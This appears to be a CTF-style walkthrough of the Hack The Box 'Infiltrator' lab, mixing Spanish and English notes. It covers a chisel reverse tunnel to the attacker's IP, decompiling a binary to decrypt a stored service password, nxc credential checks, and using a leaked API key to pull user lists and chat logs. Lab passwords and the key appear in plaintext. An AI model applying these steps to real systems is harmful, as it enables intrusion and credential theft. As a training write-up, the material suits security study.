K.turnerMessengerApp@Pass!
The Dev_Chat hace mencion a “our Output Wall”



Output Wall
Output Wall es un plugin de Output Messenger: Desafortunadamente, la aplicación no puede ejecutarse correctamente a través de un túnel SOCKS, por lo que debemos redireccionar cada puerto individualmente. Por lo tanto, usaré msfconsole para ejecutar el binario sin PowerShell, lo cual me funcionó.
https://www.outputmessenger.com/lan-messenger-downloads/
chisel.exe client 10.10.14.2:8000 R:14118:127.0.0.1:14118 R:14119:127.0.0.1:14119 R:14121:127.0.0.1:14121 R:14122:127.0.0.1:14122 R:14123:127.0.0.1:14123 R:14124:127.0.0.1:14124 R:14125:127.0.0.1:14125 R:14126:127.0.0.1:14126 R:14127:127.0.0.1:14127 R:14128:127.0.0.1:14128 R:14129:127.0.0.1:14129 R:14130:127.0.0.1:14130 R:14406:127.0.0.1:14406
Nos conectamos como K.Turner

Y funciono a la perfeccion.

Nos muestra una interfaz muy similar al de la web con opciones adicionales:
Sign In as K.Turner, it shows a similar interface web with additional options:

La App Wall tiene una publicacion
- UserExplorer conh credenciales.

- Validate Credentials
nxc smb infiltrator.htb -u 'm.harris' -p 'D3v3l0p3r_Pass@1337!' -k
m.harrisD3v3l0p3r_Pass@1337!Output Messenger as M.Harris

UserExplorer.exe
Al ejecutarse en una máquina virtual de Windows, no se puede conectar a un servidor (lo cual tiene sentido ya que mi máquina virtual de Windows no está conectada a la VPN HTB en este momento):

- Reversing
UserExplorer.execon DotPeek.

“LdapApp function`
internal class LdapApp{ private static void Main(string[] args) { string path = "LDAP://dc01.infiltrator.htb"; string username = ""; string password = ""; string str1 = ""; string str2 = "winrm_svc"; string cipherText = "TGlu22oo8GIHRkJBBpZ1nQ/x6l36MVj3Ukv4Hw86qGE=";Podemos ver que la string cipherText esta en base64.
for (int index = 0; index < args.Length; index += 2) { switch (args[index].ToLower()) { case "-u": username = args[index + 1]; break; case "-p": password = args[index + 1]; break; case "-s": str1 = args[index + 1]; break; case "-default": username = str2; password = Decryptor.DecryptString("b14ca5898a4e4133bbce2ea2315a1916", cipherText); break; default: Console.WriteLine($"Invalid argument: {args[index]}"); return; } }La clave es UTF-8 (no hexadecimal) y el texto cifrado se decodifica en base64 y luego se pasa a AES.
if (!string.IsNullOrEmpty(username) && !string.IsNullOrEmpty(password)) { if (!string.IsNullOrEmpty(str1)) { try { Console.WriteLine("Attempting Service Connection..."); using (DirectoryEntry searchRoot = new DirectoryEntry(path, username, password)) { Console.WriteLine("Service Connection Successful."); using (DirectorySearcher directorySearcher = new DirectorySearcher(searchRoot)) { directorySearcher.Filter = $"(SAMAccountName={str1})"; Console.WriteLine($"Search for {str1} user..."); SearchResult one = directorySearcher.FindOne(); if (one != null) { Console.WriteLine("User found. Details:"); DirectoryEntry directoryEntry = one.GetDirectoryEntry(); Console.WriteLine($"Name: {directoryEntry.Properties["cn"].Value}"); Console.WriteLine($"EmailID: {directoryEntry.Properties["mail"].Value}"); Console.WriteLine($"Telephone Extension: {directoryEntry.Properties["telephoneNumber"].Value}"); Console.WriteLine($"Department: {directoryEntry.Properties["department"].Value}"); Console.WriteLine($"Job Title: {directoryEntry.Properties["title"].Value}"); return; } Console.WriteLine("User not found."); return; } } } catch (Exception ex) { Console.WriteLine($"An error occurred: {ex.Message}"); return; } } } Console.WriteLine("Usage: UserExplorer.exe -u <username> -p <password> -s <searchedUsername> [-default]"); Console.WriteLine("To use the default credentials: UserExplorer.exe -default -s userToSearch"); }}- Decrypting Secret

decrypt again

WinRm@$svc^!^PWinRm
- Validate Credentials

nxc winrm infiltrator.htb -u winrm_svc -p 'WinRm@$svc^!^P'
Shell as O.Martinez
- Output Messenger como winrm_svc

lan_managment api key 558R501T5I6024Y8JV3B7KOUN1A518GG
- Enumeration

whoami /groups
Podemos ver un directorio Output Messenger que llama mucho la atencion en winrm_svc’s :

Ambos archivos son SQLite!
DB Enumeration
- OT.db3
.tables
m_chatroom om_drive_files om_preset_messageom_chatroom_user om_escape_message om_reminderom_custom_group_new om_hide_usergroup om_settingsom_custom_group_user_new om_notes om_user_masterom_custom_status om_notes_user om_user_photo
Hay algo de informacion, pero nada que nos interese.
Output Messenger API
Volvemos a la API Key desde outputmessenger como winrm_svc.
https://support.outputmessenger.com/authentication-api/


curl localhost:14125/api/users
curl -H "API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG" localhost:14125/api/users{"rows":[{"user":"admin","displayname":"Admin","group":"Administration","role":"A","email":"","phone":"","title":"","status":"online"},{"user":"D.anderson","displayname":"D.anderson","group":"Marketing Team","role":"U","email":"anderson@infiltrator.htb","phone":"+0 123 443 699","title":"Marketing","status":"offline"},{"user":"L.clark","displayname":"L.clark","group":"Marketing Team","role":"U","email":"clark@infiltrator.htb","phone":"+0 123 443 699","title":"Marketing","status":"offline"},{"user":"M.harris","displayname":"M.harris","group":"Developers","role":"U","email":"harris@infiltrator.htb","phone":"+0 123 443 699","title":"Developer","status":"offline"},{"user":"O.martinez","displayname":"O.martinez","group":"Others","role":"U","email":"martinez@infiltrator.htb","phone":"","title":"Chief Marketing Officer","status":"online"},{"user":"A.walker","displayname":"A.walker","group":"Others","role":"U","email":"walker@infiltrator.htb","phone":"","title":"Co Founder","status":"offline"},{"user":"K.turner","displayname":"K.turner","group":"QA Testers","role":"U","email":"turner@infiltrator.htb","phone":"","title":"QA Tester","status":"offline"},{"user":"E.rodriguez","displayname":"E.rodriguez","group":"Digital Influencer Marketing","role":"U","email":"rodriguez@infiltrator.htb","phone":"+0 123 443 699","title":"Digital Influencer","status":"offline"},{"user":"winrm_svc","displayname":"winrm_svc","group":"Management and Security","role":"U","email":"winrm_svc@infiltrator.htb","phone":"+0 123 443 699","title":"Services Managment","status":"online"},{"user":"Developer_01","displayname":"Developer_01","group":"Developers","role":"U","email":"Developer_01@infiltrator.htb","phone":"","title":"Developer","status":"offline"},{"user":"Developer_02","displayname":"Developer_02","group":"Developers","role":"U","email":"Developer_02@infiltrator.htb","phone":"","title":"Developer_02","status":"offline"},{"user":"Developer_03","displayname":"Developer_03","group":"Developers","role":"U","email":"Developer_03@infiltrator.htb","phone":"","title":"Developer_03","status":"offline"}],"success":true}https://support.outputmessenger.com/chat-room-api/
- ChatRooms
curl -H "API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG" localhost:14125/api/chatrooms -s | jq "rows": [ { "room": "Chiefs_Marketing_chat", "roomusers": "O.martinez|0,A.walker|0" }, { "room": "Dev_Chat", "roomusers": "Admin|0,M.harris|0,K.turner|0,Developer_01|0,Developer_02|0,Developer_03|0" }, { "room": "General_chat", "roomusers": "Admin|0,D.anderson|0,L.clark|0,M.harris|0,O.martinez|0,A.walker|0,K.turner|0,E.rodriguez|0,winrm_svc|0,Developer_01|0,Developer_02|0,Developer_03|0" }, { "room": "Marketing_Team_chat", "roomusers": "D.anderson|0,L.clark|0" } ], "success": true}- Recuperar un registro de una sala de chat.
curl -H "API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG" localhost:14125/api/chatrooms/logs?=20240220014618@conference.com -s | jq
(picking an arbitrary time range)
curl -H "API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG" 'localhost:14125/api/chatrooms/logs?roomkey=20240220014618@conference.com&fromdate=2023/03/12&todate=2024/09/24' -s | jqNos generará un montón de datos html, pero en la última línea de la parte inferior podemos ver las credenciales.

Podemos guardar los logs en un archivo
